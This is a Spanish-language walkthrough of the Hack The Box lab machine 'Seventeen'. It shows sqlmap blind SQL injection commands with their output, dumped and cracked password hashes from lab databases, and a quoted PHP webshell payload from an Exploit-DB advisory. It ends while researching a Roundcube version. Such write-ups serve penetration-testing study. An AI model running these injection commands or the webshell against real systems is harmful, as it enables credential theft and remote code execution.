
No es posible hacerla de manera manual, por lo cual revisando el exploit encontramos que hay un comando de sqlmap

```
*SQLMAP COMMAND*



*# sqlmap -u "127.0.0.1/erms/?p=take_exam&id=1
<http://127.0.0.1/erms/?p=take_exam&id=1>" -p id --dbs --level 3*
```

sqlmap


guia:
https://atalantago.com/sqlmap/

ejecutamos sqlmap
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id --dbs --level 3



Vemos que la herramienta obtuvo una inyección basada en booleanos y con tiempo. Adicionalmente, encuentro información sobre las bases de datos. Ahora extraeremos la información al ser de ==**tipo blind**== la sql es muy lenta.

sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id -D roundcubedb --level 3 -tables



Valido las columnas de la table users
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id -D roundcubedb --level 3 -T users --columns

```
Table: users
[9 columns]
+----------------------+------------------+
| Column               | Type             |
+----------------------+------------------+
| language             | varchar(5)       |
| created              | datetime         |
| failed_login         | datetime         |
| failed_login_counter | int(10) unsigned |
| last_login           | datetime         |
| mail_host            | varchar(128)     |
| preferences          | longtext         |
| user_id              | int(10) unsigned |
| username             | varchar(128)     |
+----------------------+------------------+

[01:49:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb'

[*] ending @ 01:49:54 /2024-05-03/

~/machineshtb/Seventeen
[0] 0:zsh- 1:zsh* 2:zsh
```

No encuentro mucha información, por lo cual procedo a buscar en otra base de datos.
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id -D db_sfms --level 3 --tables

```
[01:51:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38, PHP, PHP 7.2.34
back-end DBMS: MySQL >= 5.0.12
[01:51:48] [INFO] fetching tables for database: 'db_sfms'
[01:51:48] [INFO] fetching number of tables for database 'db_sfms'
[01:51:48] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for fast
[01:51:48] [INFO] retrieved: 3
[01:51:50] [INFO] retrieved: storage
[01:51:54] [INFO] retrieved: student
[01:51:57] [INFO] retrieved: user
Database: db_sfms
[3 tables]
+----------+
| storage  |
| user     |
| student  |
+----------+

[01:52:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.seve

[*] ending @ 01:52:00 /2024-05-03/
```

busco datos en la tabla de student
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id -D db_sfms --level 3 -T student --columns

```
[01:53:54] [INFO] retrieved: text
Database: db_sfms
Table: student
[7 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| firstname | varchar(45) |
| gender    | varchar(10) |
| lastname  | varchar(45) |
| password  | text        |
| stud_id   | int(11)     |
| stud_no   | int(10)     |
| yr        | varchar(5)  |
+-----------+-------------+

[01:53:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb'

[*] ending @ 01:53:57 /2024-05-03/
```

sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id -D db_sfms --level 3 -T student -C firstname,lastname,password --dump

```
[01:58:46] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:58:46] [INFO] starting 4 processes
[01:58:50] [INFO] cracked password 'autodestruction' for hash 'a2afa567b1efdb42d8966353337d9024'
Database: db_sfms
Table: student
[4 entries]
+-----------+----------+----------------------------------------------------------+
| firstname | lastname | password                                                 |
+-----------+----------+----------------------------------------------------------+
| Jamie     | Hales    | a1428092eb55781de5eb4fd5e2ceb835                         |
| James     | Mille    | abb635c915b0cc296e071e8d76e9060c                         |
| Kelly     | Shane    | a2afa567b1efdb42d8966353337d9024 (autodestruction)       |
| John      | Smith    | 1a40620f9a4ed6cb8d81a1d365559233                         |
+-----------+----------+----------------------------------------------------------+

[01:59:00] [INFO] table 'db_sfms.student' dumped to CSV file '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb/dump/db_sfms/student.csv'
[01:59:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb'
```

Encontramos un pass para kelly shane autodestruction; sin embargo, no tengo donde colocarlo nos podría servir para un próximo hallazgo, por lo cual sigo enumerando las tablas y bases de datos y allí encuentro lo siguiente en la base de datos erms_db y la tabla users.


sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id -D erms_db --level 3 -T users --dump

```
[3 entries]
+----+--------+-----------------------------------+----------+----------------------------------+-----------+-------------+---------------------+------------+---------------------+
| id | type   | avatar                            | lastname | password                         | username  | firstname   | date_added          | last_login | date_updated        |
+----+--------+-----------------------------------+----------+----------------------------------+-----------+-------------+---------------------+------------+---------------------+
| 1  | 1      | ../oldmanagement/files/avatar.png | Admin    | fc8ec7b43523e186a27f46957818391c | admin     | Adminstrator | 2021-01-20 14:02:37 | NULL       | 2022-02-24 22:00:15 |
| 6  | 2      | ../oldmanagement/files/avatar.png | Anthony  | 48bb86d036bb993dfdcf7fefdc60cc06 | UndetectableMark | Mark        | 2021-09-30 16:34:02 | NULL       | 2022-05-10 08:21:39 |
| 7  | 2      | ../oldmanagement/files/avatar.png | Smith    | 184fe92824bea12486ae9a56050228ee | Stev1992  | Steven      | 2022-02-22 21:05:07 | NULL       | 2022-02-24 22:00:24 |
+----+--------+-----------------------------------+----------+----------------------------------+-----------+-------------+---------------------+------------+---------------------+

[02:14:34] [INFO] table 'erms_db.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb/dump/erms_db/users.csv'
[02:14:34] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/exam.seventeen.htb'
```


En esta tabla encontramos un directorio y un passwor para el usuario admin el cual está cifrado.
Acá entra la imaginación de hack the box y es que al acceder a http://seventeen.htb/ y a http://exam.seventeen.htb/ no encontró el directorio oldmanagement po lo cual se me ocurrió colocarlo como subdominio.
oldmanagement.seventeen.htb

```
10.10.11.102 www.windcorp.htb windcorp.htb
172.31.176.1 softwareportal.windcorp.htb
10.90.60.80 foophonesels.com
10.10.11.165 exam.seventeen.htb seventeen.htb oldmanagement.seventeen.htb
```

y tenemos un panel de acceso
http://oldmanagement.seventeen.htb:8000/oldmanagement/




probamos con credenciales de kelly sin embago nos pide un numero de estudiante.




Este lo extraemos de la misma base de datos y tabla.


sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id -D db_sfms --level 3 -T student --dump --threads=10



parece que es el 31234 y estamos dentro
31234:autodestruction




parece que podemos subir un archivo




buscando en internet podemos subir depronto una webshell.
https://www.exploit-db.com/exploits/50587

```
all users.  the attacker can gain remote code execution on the web server.

Steps to exploit:
1) Navigate to http://localhost/admin/manage_profile
2) click "ADD NEW QUESTION PAPER" edit base infomation
3) uploading a php webshell containing "<?php system($_GET["cmd"]); ?>" in
the Field  "upload Drag and drop a file here or click"
3) Click "save"
4) open  http://localhost/uploads/exam_question/cmd.php?cmd=phpinfo() then
php code execution
Proof of concept (Poc):
The following payload will allow you to run the javascript -
<?php system($_GET["cmd"]); ?>
```

probamos



Pero al subir y buscar en archivo en uploads/exam_question no salió nada. Sin embargo al descargar el archivo Marksheet encuentro el siguiente letrero o subdominio.



Dear Kelly,

Hello! Congratulations on the good grades. Your hard work has paid off! But I do want to point out that you are lacking marks in Science. All the other subjects are perfectly fine and acceptable. But you do have to work on your knowledge in Science related areas.


Mr. Sam, your science teacher has mentioned to me that you are lacking in the Physics section specifically. So we thought maybe we could work on those skills by organizing some extra classes. Some other colleagues of yours have already agreed to this and are willing to attend the study sessions at night.

Please let Mr. Sam know the exact time when you can participate in the sessions. And he wanted you to know that he won't be active thorough the socials these days. You can use our new webmail service instead. (https://mastermailer.seventeen.htb/)


Also, your request to add the past papers to the file management application was acknowledged by the server management staff. They informed that those were stored and will be available for you to download shortly.

Thanks,
Mr.StevenBanks
TIC

por lo cual lo añado al hosts y accedo.
http://mastermailer.seventeen.htb:8000/mastermailer/




Otro panel de login, sin embargo no tengo credenciales los hashes encontrados con el sqlmap, ninguno se logró crackear, al parecer este panel es un roudcube según lo que nos tira wappalizer.




Roundcube 1.4.2


Como no sabemos que versión es de roundcubo y aparentemente no hay un exploit claro buscamos sus release teniendo en cuenta que el último archivo se subió el 26 de enero del año 2020



